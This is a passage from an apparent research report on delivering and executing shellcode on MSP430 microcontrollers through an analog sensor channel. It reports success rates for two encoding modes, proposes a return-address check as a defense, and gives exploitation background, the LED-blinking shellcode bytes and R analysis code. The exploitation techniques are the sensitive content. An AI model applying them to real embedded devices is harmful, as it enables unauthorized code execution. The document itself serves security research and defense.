

Figure 15: Mean accuracy of each byte transmitted

Given Figure 15, we knew the probability of each byte being transmitted successfully. Assuming each byte transmitted is independent of the previous byte (although it may not be) we could predict the likelihood of specific shellcode being transmitted correctly by multiplying the probabilities together. For example, if our shellcode contained five bytes, `0x5E`, `0x43`, `0x7F`, `0x40`, and `0x2B`, we could look up the probability of each of those bytes being transmitted successfully and multiply them together. This is the expected probability of successful transfer for that five byte sequence.

8.3 Attack Implementations

8.3.1 Store & Send Mode

We used the distributions mentioned above in DAC-ADC Analysis to tune the output of our DAC when attempting to transfer our shellcode. Once the output was tuned sufficiently, we attempted loading our shellcode into the target buffer by encoding its value and writing it to the DAC. For example, to send a byte of `0x34` we examined the data to figure out which value when sent to the DAC was most commonly read by the ADC as `0x34`, that value became our encoding. We repeated this identification process for every possible byte, creating a lookup table between desired byte values and what value needs to be written to the DAC. After we had sent all of the shellcode, the victim part would wait for a button press. Pressing the button simulates an attacker exploiting a non-sensory channel vulnerability, such as a vulnerability in the communications stack; it overwrites the stack return address to the sensor data buffer, which then calls our shellcode. The shellcode blinked an LED on success.



Figure 16: Comparison of predicted success rates for random shellcode

After verifying that our shellcode was correct, and that pressing the button would cause the LED to blink, we automated testing by only checking if the data in the sensor buffer correctly contained our shellcode. If it did, the device would report a success over serial, otherwise it would report a failure. After 5000 rounds of testing, we concluded that using our setup we could successfully exploit the system 9.2% of the time. Based on the probability model established in DAC-ADC Analysis and plotted in Figure 16, this 9.2% was expected. The primary reason for the low success rate is the inclusion of opcodes with high values, as sending these high value has a much lower chance of success compared to the lower values. We applied the formula from Store & Send Mode to determine that the predicted success of streaming mode with this specific shellcode was 14.84% as can be seen in Table 6. Possible differences between these values can be accounted for because of changes in the setup between the data gathering done to supply the distributions as well as due to exact patterns the shellcode forces the DAC to perform.

8.3.2 Histogram Mode

From our earlier experiments, we determined that smaller values are much easier to transmit successfully, so we looked for a way to transmit the data using smaller values. As such, we created our histogram program to see if this was possible. While all the values were smaller, the number of ADC reads was much greater. Because of the increased number of ADC readings required to set up the shellcode, there is a higher probability of error. This design also had the benefit of a reasonable non-stack exploit. To encode a list of opcodes into a series of signals for the histogram method, Figure 17 is followed.

```
opcodes = [0x0e, 0x12, 0xff]
for i in range(len(opcodes)):
        for j in range(opcodes[i]):
                DAC.send(i)
```

Figure 17: Algorithm for sending data in Histogram mode

In this example, to encode the instructions [0x0e, 0x12, 0xff], the value 1 is sent 0x0e times, 2 is send 0x12 times, and 3 is sent 0xff. Due to the way this encoding works, the total number of successful transmissions required to send these is the sum of all the opcodes in the specific case from before requires 288 (0x0e + 0x12 + 0xff) successful reads. Because of this, shellcode for this method must be optimized over two factors:

- The sum of the opcodes should be minimized
- Shellcode length should be minimized as lower numbers are more precise.

During experimentation we were able to successfully make this method work with a bin width of four, our initial tests involved sending shellcode that made an LED blink continuously, fully taking control of the victim's system. We ran 25 trials in this manner, continuously rebooting the setup, out of these 25 trials we had a 96% success rate, this told us that the method was possible and that the shellcode was valid. We then automated the system in a manner similar to the Store & Send automation, after the shellcode was finished being sent we examined the function pointer values, the histogram buffer, and the index values for correctness. If they were, the device transmitted a success, otherwise a failure. The device then reset itself and ran through the code again.

Using this automated method, we conducted a further 5000 trials and achieved a success rate of 84.16%. These tests were with an uncalibrated data set, assuming there were no electrical differences between the DAC and the ADC, and with a bin width set to four. These results indicate that even an attacker without extensive data, and without trying to electrically match the DAC and

ADC, can be reasonably successful.

The high rate of success achieved with uncalibrated results still falls far short of the predicted success rate for a bin size of four, to try and increase the success rate we applied the data from the DAC-ADC Analysis, to calibrate the values sent to the DAC. It is important to note, that we did not modify the victim's sensor reading code in doing this, only the values being written to the DAC were changed. For a bin width of four, and 5000 trials, we were able to achieve a 100.00% success rate, not a single failure, as seen in Table 6. This falls right in line with the predicted success rate, from 8.3.2 Histogram Mode, over 5000 trials, which has a margin of error of 8.94427×10^{-6}.

The primary issue with such a high bin width is the dramatic reduction in how much shellcode can be sent, the bin width of four, fourths the length of the shellcode that can be sent. The maximum length of shellcode that can be sent at that bin width is 255/4, or 64 bytes. Even our simple shellcode that blinks an onboard LED takes roughly 60 bytes. For an attacker wishing for more complicated shellcode, they would be aiming for a device with a lower bin width. Therefore, we conducted further trials to see how bin width affected accuracy. When reducing the bin width to 1, and running 5000 trials, we achieved 0 successes. This method would allow for nearly 255 bytes of shellcode, however an attacker would never successfully transfer those bytes to the victim.

We conducted further trials with a bin width of 2 and 3, for them we achieved experimental results of 80.8% and 100.0%, respectively. Both of these fall within a margin of error of our predicted success rate. For both of these bin widths, it is very reasonable for an attacker to exploit the device, as in our testing conditions when an error occurred the device would crash and reboot itself. This rebooting behavior gives the attacker another chance, and given just a minute to run they can complete six full attempts at exploitation.

Table 6: Predicted and actual success rates from our trials

Method	**Predicted Success Rate**	**Actual Success Rate**	**Time per trial**
Store & Send	14.8%	9.2%	≈0.15s
Histogram, bin width=1	8.7×10^{-46}%	0.0%	8.4s
Histogram, bin width=2	79.6%	80.8%	8.4s
Histogram, bin width=3	99.985%	100.0%	8.4s
Histogram, bin width=4	99.99996%	100.0%	8.4s
Histogram, bin width=4, uncalibrated	N/A	84.2%	8.4s

Chapter 9: Proposed Defense

Our attacks, like most arbitrary execution attacks, relies on writing and then executing RAM. If we can prevent attackers from executing RAM, this class of exploits will vanish, and when used in conjunction with a firmware attestation scheme such as SWATT [8], will make embedded systems much more secure against malware attacks. The goal of our defense is to prevent RAM from being executed from buffer overflow attacks. Stack canaries attempt to solve this goal, but fail if the attacker knows the seed. This is possible as most implementations today only seed once on program boot, and since embedded devices rarely reboot, if at all, attackers can gain knowledge of the seed over time and then attack at will. Our defense does not depend on magic hidden values and prevents returning to addresses in RAM..

Flash	Interrupt Vector	0xFFE0 to 0xFFFF
	Code	~0x4030 to 0xFFDF
	Protection code	~0x4020 to ~0x402F
	Setup code	0x4000 to ~0x401F
RAM		0x1100 to 0x38FF
Info Memory		0x1000 to 0x10FF
Boot memory		0x0C00 to 0x0FFF
RAM (mirror)		0x0200 to 0x09FF
Peripherals		0x0000 to 0x01FF

Figure 18: MSP430 Memory Layout. red is non-executable, green is executable

There are 3 ways to dynamically hijack the program counter (PC) on the MSP430: via the `RET` emulated instruction, via the `RETI` instruction, and via moving PC by a RAM or register-based offset such as function pointers or switch statements. Both of the return methods pop a value off the stack and move it to the PC. We can prevent RAM being executed by monitoring all of these insecure instructions and ensuring that the address we are about to jump to is still in flash memory. Here, the lack of ASLR helps us as on MSP430's, the memory is clearly segmented, with all memory before 0x4000 being non-code memory. Thus, we can cheaply see if the address is before or after the start of flash. If it is before the start of flash, we should abort as someone is trying to execute RAM, the bootloader, or a peripheral. This leads to the simple protection code for `RET` instructions found in Figure 19.

```
mov @SP+, r12 ; get the address to return to off the stack and into r12 (64 bit return)
bit #0xC000,r12 ; xor test to see if it is above address 0x4000
jz abort ; if it is not above 0x4000, jump to the abort code
mov r12,PC; if it is flash memory, move the value directly into the program counter
```

Figure 19: RET protection MSP430 assembly code

This code successfully protects against trivial attacks on non-long-long returning functions. To remove those conditions it is necessary to modify the ABI such that: R12 (or another register) is not used by any code except the protection code, all `RET` instructions are replaced by `MOV protectionCodeAddr,PC`, and the first bit of code in flash is the protection code and BSS/data segments. By reserving a register for the protection code, we can defend against return-oriented-programming (ROP) attacks (See Appendix A: Binary Exploitation Background for details on ROP) where the register used is set to the correct value, and then jumping to the protection code. By not using that register anywhere else, this attack is prevented. By replacing all the `RET` instructions with `MOV` instructions, and then placing the protection code at the beginning along with the data and BSS, we can include the first few bytes of flash in the exclusionary range such that all the rest of the text segment (which is the only thing allowed to be returned to) is free of `RET` instruction bytes. This prevents a double ROP attack whereby the address returned to is a `RET` instruction that will pop the next overflowed stack address and jump to arbitrary code. Protecting `RETI` and other register-PC moves require similar code. The exact code must be written by the compiler as only it knows how much of the BSS/Data is at the start of flash and the condition must be updated as such.

Chapter 10: Limitations

While investigating and implementing these attacks we ran into a variety of factors that limited their success. For some limitations, we found ways around them that might not be feasible to use in the wild, and for others we simply accepted them as limitations and they impacted the results directly. Below are the biggest limitations we encountered and that we believe will take additional work to overcome.

10.1 Store & Send Mode

Our project showed two ways of encoding machine code as analog sensor data. In the first approach, we directly mapped a byte of machine code to a voltage. This voltage was then converted back into a digital value by the ADC. While this approach allowed fast malware transfer, there was a high probability of error, especially with numerically higher bytes of machine code. In a realistic attack scenario, it would be difficult to determine whether or not the shellcode had been successfully transferred, leading to a high likelihood of the device crashing. However, in the event of the crash, the device's watchdog timer could trigger a restart, giving the attacker another opportunity, and a more predictable state.

Assuming an attacker had a way to perform the first attack remotely, another problem would be determining the current index into the global buffer. Since the buffer is circular, it is possible that some of the shellcode would be written at the end of the buffer, and the rest would be written at the beginning. The attacker would have no way of knowing if the code was written in a contiguous section in the buffer. However, there are ways of mitigating this uncertainty. For example, if the attacker knows the size of the buffer, they can completely fill the buffer with no-op instructions, and then try to transfer the shellcode. If the shellcode is small enough, there is a high likelihood that it does not wrap around the end of the buffer. In this scenario, the attacker can, with reasonably high probability, jump to the beginning of the buffer without crashing the device.

The final limitation with the first approach is that it depends upon there being another vulnerability on the device that can be used to trigger a buffer overflow. This requires an attacker to have good timing on the execution of the buffer overflow to happen after the buffer is filled.

10.2 Histogram Mode

The final limitation mentioned for the direct encoding scheme does not exist for the histogram scheme, but the other two limitations have an effect on this scheme as well. Because the histogram-based attack does not require a buffer overflow through other means, the timing difficulty is nearly removed. The only timing information needed is the ADC sampling rate, which the attacker already needed to know for the direct encoding attack.

Like the previous approach, the histogram approach is also susceptible to noise, so there is a probability associated with correctly transferring the malicious code to the device. Unlike the direct encoding scheme, however, the probability of success is higher since we can encode the machine code using lower voltages, which we have shown the DAC is able to produce with less variation. Although there is less variation, this scheme requires significantly more correct ADC reads to get the desired result. Again, the result of an incorrect transfer would likely be a crash due to incorrect formatting of instructions, causing the device to crash and reset.

If the attacker does not know the current state of the system, it would be more difficult to mount this attack. If the histogram counts are unknown, incrementing them will produce garbage data. Luckily, since the histogram data is stored in RAM, it is cleared upon a restart. If the attacker manages to crash the device, the state of the system will be known and the attack can be mounted normally.

10.3 DAC Accuracy

The primary problem we encountered with the feasibility of these attacks is that the transmission of shellcode over the analog sensory channel was prone to having about one error every approximately fifteen bytes. For our testing setup, we used a fairly cheap and noisy DAC, which may have been one of the primary reasons for this difficulty. We cannot change the ADC of the victim, as they are unlikely to purchase an extremely expensive ADC for reading a cheap sensor, however a more expensive DAC would allow for more precision and less noise. A real world attacker would likely spring for one.

10.4 Proposed Defense

Our defense prevents our attack, as well as executing arbitrary RAM. However, it must be noted that a pure ROP-Gadget based attack can still work, but it can't ever jump to RAM. This is because ROP (See Appendix A: Binary Exploitation Background for details on ROP) executes existing code, all of which will have our preventions in place. Thus, even polymorphic ROP cannot call existing code to jump to the edited code, and as we are using attested or unmodifiable code, the ROP cannot change the existing code either. A large downside of our defense is that code latencies may spike if a large amount of methods are called and need to be checked at each return site. Additionally, developers need to compile using custom compilers that emit this hardened ABI, which is incompatible with any existing libraries that may be pre-compiled.

Chapter 11: Conclusion

Our project demonstrated that the analog sensory channel is a viable attack vector, and it should be secured like its digital counterpart. The attacks that we demonstrated cannot be prevented by the security mechanisms mentioned in this report; specifically, our attacks bypass software and hardware based attestation techniques by taking advantage of environmental unpredictability. Because sensor input is highly dependent on the environment and is susceptible to noise, any location in memory that stores sensor input cannot be attested through the mechanisms discussed in this report.

We designed two realistic, vulnerable applications to demonstrate our attacks. The first application, Store & Send Mode, was used to demonstrate that malware can quickly be transferred over the sensory channel. The second application, Histogram Mode, demonstrated that the attack can go one step further: transfer and execution of malicious code using only the sensory channel.

In addition to executing these attacks, we analyzed the probability of their success based on the hardware used and the length of the shellcode. We showed that the attack on the Store & Send application was faster but less likely to succeed, while the attack on histogram mode had up to 100% experimental success rate depending on bin width. However, the histogram attack took significantly longer, which could be a reasonable trade-off for a higher success rate depending on the attacker.

Though our work verified that these attacks are feasible, we did identify some weak points that we worked around, leaving some gaps that could be worked on in the future. First, throughout our attacks we induced a voltage on the ADC directly, which is unlikely to happen in real world scenarios. It is possible to induce the voltages remotely, which is significantly more realistic. The second issue that exists has to do with the inability to attest non-deterministic memory segments. Therefore, SWATT [8] and other attestation mechanisms are incapable of protecting against these attacks; a solution that can attest volatile memory would be able to detect our attacks and stop them. Finally, the proposed defense suggested protects against the specific proposed attacks, however any ROP based attack would be able to succeed, future work expanding the defense would greatly enhance protection.

Through our investigations and experiments in sensory based remote exploitation, we have demonstrated that it is possible to successfully take control of sensor devices purely through a sensory channel based exploit. This project provides a good foundation for a plethora of future work. These attacks can theoretically be performed wirelessly using electromagnetic interference. Other future work could include prevention mechanisms, including volatile memory attestation or return-oriented programming protection. By improving upon this work, embedded systems can become more secure as they become increasingly more important in our everyday lives.

Appendix A: Binary Exploitation Background

Binary exploitation is the process of causing a compiled application to act in a way that was unintended by the original code. This class of exploits exists on all architectures from x86 all the way to the MSP430, and much of what applies to one instruction set carries over to others. In this appendix we will cover some of the most common vulnerabilities, and what they gain attackers as well as protections and their related bypasses.

Stack-Based Buffer Overflow



Figure 20: Shows an exploitation of a stack-based buffer overflow vulnerability [29]

These are the most common and simple type of exploit that exists. They typically grant an attacker arbitrary code execution, or the ability to execute a return-oriented-programming attack. A stack-based buffer overflow is when the programmer forgets to do bounds checking or naively assumes the user would never enter in more than n-characters into a field. For example, a program might ask for the name of the user and then copy that name into a 30 byte buffer, or even a 300 byte buffer, without realizing that someone may submit a name that is longer than 30/300 characters and not checking the length of the input. When this happens, the attacker can send an exploit string that is longer than the allocated buffer, when a copy happens it overflows the allocated buffer and starts copying past it, as happens in Figure 20. The way modern memory layouts work is in frames, in these frames are local variables, followed by information about the previous frame that this frame should return to when it completes execution. Because of this, a stack-based overflow can write past the buffer and into this return address, and when a return instruction is issued, the code can return wherever the attacker wants. Typically, this is to the buffer they just overflowed that includes their own shellcode they wish to execute. [24]

Write What Where Condition

This subset of vulnerabilities works similarly to the stack-based overflow, it is most typically found when a program reads in an integer that is then used to index into an array. By issuing values that are outside the range, the attacker is able to write arbitrary data wherever they want. Additionally, an attacker might supply a negative value and even write above itself on the memory, possibly modifying and reading other data as well. This can result most often in arbitrary code execution, and corrupting the internal state of the program to one that would not have existed otherwise. [25]

Non Executable Stack

This is a common protection mechanism used to prevent attackers from executing arbitrary shellcode that they have loaded into a buffer on the stack. Essentially, the stack is set so that code on it will not execute and if it tries to the program will crash. This protection mechanism exists both in software and hardware, the hardware protection is provided by the CPU itself, and is typically only in more powerful CPUs rather than embedded devices. The software protection is provided by the operating system, typically in desktop or server operating systems, and is therefore unlikely to exist in an embedded context. One exception to this rule is the AVR embedded microcontrollers that have a stack and pointer code incompatibility, such that program code in memory isn't compatible with the processor. [26]

Return Oriented Programming

This is not an attack, it is a mechanism used to bypass the non-executable stack protection. Return oriented programming allows an attacker to force the program to do what it wants by chaining together pieces of code together that already exist in the program. These snippets are called ROP gadgets, and are typically very short snippets of assembly that an attacker can hop between. The way ROP works from a stack-based buffer overflow is that instead of setting the return address of the first frame to be within the buffer, the attacker sets it to be the first ROP gadget. Farther down the stack, in where that ROP gadget would look for its return address, the attacker sets that to the second ROP gadget, and so on. Building this fake stack allows the attacker to chain together these bits of code that have arbitrary arguments passed to them from the fake stack the attacker can achieve the functionality of real shellcode. It should be noted that ROP relies on being able to find ROP gadgets, and that the smaller the binary, the lower the likelihood of successfully finding ROP gadgets is going to be. It is our untested theory that this makes ROP poorly suited to embedded devices. [27]

Address Stack Layout Randomization

ASLR is another common protection mechanism, useful for protection against ROP. It essentially randomizes the address space of dynamically linked executables, so ROP becomes limited to the code in the given executable instead of the given executable and all the libraries it links. Additionally, the layout of the stack itself is randomized, so locations of buffers are likely to shift around which requires another device called a nop-sled. Finally, there are more advanced versions of ASLR that exist that allow randomization of the program code itself; however this has not been widely implemented as of yet. When this tactic is used on architectures where memory space is not huge, such as a 32-bit system, its effectiveness is greatly reduced and considered by most attackers to be a non-issue. This mechanism also relies on an operating system to move and link things together as well as a good source of entropy for the PRNG. For these reasons, ASLR is unlikely to be particularly useful in an embedded context. [27]

Appendix B: LFSR Output Distribution

Figure 21 below shows C-style pseudocode that represents the LFSR we used.

```
int state = 1030;
…
for (int lfsr_i = 0; lfsr_i < 12; lfsr_i++)
    state = (state << 1) | ((state ^ (state >> 5) ^ (state >> 11) ^ (state >> 15)) & 1);
int codeword = state & ((1 << 12) - 1);
```

Figure 21: LFSR algorithm

This LFSR algorithm used eventually hit all but five values out of 4096, which is inconsequential for our purposes as all other values were sampled at least 900 times, and most were sampled at least 5000 times. Figure 22 below shows the counts of each 12-bit value as output from the LFSR after 20 million samples. While this data looks noisy, it is clear that some values are hit more than others, with the majority of values being hit, on average, approximately 5000 times. To better understand this distribution, Figure 23 shows the number of points in each column of Figure 22, organized as a histogram. Clearly, the LFSR produces output approximating a Normal distribution. Ideally, the LFSR would produce a uniform distribution of 12-bit values, but for our purposes, this suffices.



Figure 22: Output Distribution of LFSR



Figure 23: Output frequency distribution of LFSR

Appendix C: Code Listings

Shellcode

```
0x32, 0xc2,              //    dint
0x5e, 0x43,              //    mov.b   #1,     r14     ;r3 As==01
0x7f, 0x40, 0x2b, 0x00,  //    mov.b   #43,    r15     ;#0x002b
0xb0, 0x12, 0xe4, 0x46,  //    call    #0x46e4 pinMode
0x5e, 0x43,              //    mov.b   #1,     r14     ;r3 As==01, line = 0x4477 (jmp target)
0x7f, 0x40, 0x2b, 0x00,  //    mov.b   #43,    r15     ;#0x002b
0xb0, 0x12, 0x52, 0x47,  //    call    #0x4752 digitalWrite
0x3e, 0x40, 0x2c, 0x01,  //    mov     #300,   r14     ;#0x012c
0x0f, 0x43,              //    clr     r15             ;
0xb0, 0x12, 0x36, 0x46,  //    call    #0x4636 delay
0x4e, 0x43,              //    clr.b   r14             ;
0x7f, 0x40, 0x2b, 0x00,  //    mov.b   #43,    r15     ;#0x002b
0xb0, 0x12, 0x52, 0x47,  //    call    #0x4752 digitalWrite
0x3e, 0x40, 0x2c, 0x01,  //    mov     #300,   r14     ;#0x012c
0x0f, 0x43,              //    clr     r15             ;
0xb0, 0x12, 0x36, 0x46,  //    call    #0x4636 delay
0xeb, 0x3f,              //    jmp     $-40            ;abs 0x4470
0x00, 0x00,              // targetAddr1
0x00, 0x00,              // targetAddr2
0x00,                    // settings
0x00                     // alignment
```

GNU R Processing Code

```
library(grid)
library(ggplot2)
library(scales)
library(plyr)

ww = read.csv("data.csv")
qq = ww[abs(ww$expected-ww$actual) < 100,]
qq = qq[complete.cases(qq), ]
pl = ddply(qq,~expected,summarize, mean=mean(actual),sd=sd(actual), cnt=length(actual), maxi=max(actual), mini
= min(actual))
length(qq[,1])

opts = c(0, 0.001,0.002, 0.003, 0.005,0.006, 0.007,0.008, 0.009, 0.01, 0.02, 0.03, 0.04, 0.05, 0.06,
0.07,0.08, 0.09, 0.1, 0.11, 0.12,0.13,0.14,0.15,0.16,0.17,0.18,0.19,0.2, 0.25,0.49);
perval <- function(x, vv) {
  lows = unname(quantile(x[x$expected==vv,]$actual, opts));
  highs = unname(quantile(x[x$expected==vv,]$actual, 1-opts));
  return(ifelse(highs[1] - lows[1] < 16, 0.0, opts[which(highs-lows < 16)[1]]))
}

statr <- function(x, bytev){
  tmp1 = x[x$expected >= (bytev*16) & x$expected < (bytev*16)+16,];
  eachers = sapply((bytev*16):(bytev*16 + 15), function(x) perval(tmp1, x));
  vv = mean(eachers[complete.cases(eachers)]);
  return(data.frame(expected=bytev, perror=vv));
}

qwe = do.call("rbind", lapply(0:255, function(x) statr(qq, x)))

# Graph printing code

# png("bytetranseff.png", width=1620,height=720, res=212)
svg("bytetranseff.svg", width=1620/212,height=720/212)
ggplot(qwe, aes(x=expected, y=1-perror)) + geom_line() + scale_x_continuous(breaks=seq(0,256,16),
limits=c(0,256), expand=c(0,0)) + scale_y_continuous(breaks=1-seq(0,0.1, 0.01), labels=percent,
expand=c(0,0),limits=c(0.891, 1)) + xlab("Byte value") + ylab("Transmission success rate") + labs(title="Byte
transmission efficiency") + theme_bw() + theme(text=element_text(family="Adobe Garamond", size=14),
axis.text=element_text(face="italic"), panel.background=element_blank(), panel.grid.minor=element_blank(),
panel.grid.major = element_line(color="gray"), axis.line = element_blank(), panel.border = element_blank(),
strip.background=element_blank(), axis.ticks = element_blank(),
plot.title=element_text(face="bold",vjust=1.5), axis.title.y = element_text(face="plain", vjust=1),
plot.margin=unit(c(0.5,0.8,0.4,0.35), "cm"), axis.title.x = element_text(vjust=0))
dev.off()

#png("dacadcnoise.png", width=1620,height=820, res=212)
svg("dacadcnoise.svg", width=1620/212,height=820/212)
```

```
ggplot(pl, aes(x=(expected/16), y=sd)) + geom_point(alpha=0.15) + scale_x_continuous(breaks=seq(0,256,16),
limits=c(0,256), expand=c(0.005,0.005)) + xlab("Byte equivalent value") + ylab("σ of transmitted values") +
labs(title="DAC-ADC transmission noise") + theme_bw() + theme(text=element_text(family="Adobe Garamond",
size=14), axis.text=element_text(face="italic"), panel.background=element_blank(),
panel.grid.minor=element_blank(), panel.grid.major = element_line(color="gray"), axis.line = element_blank(),
panel.border = element_blank(), strip.background=element_blank(), axis.ticks = element_blank(),
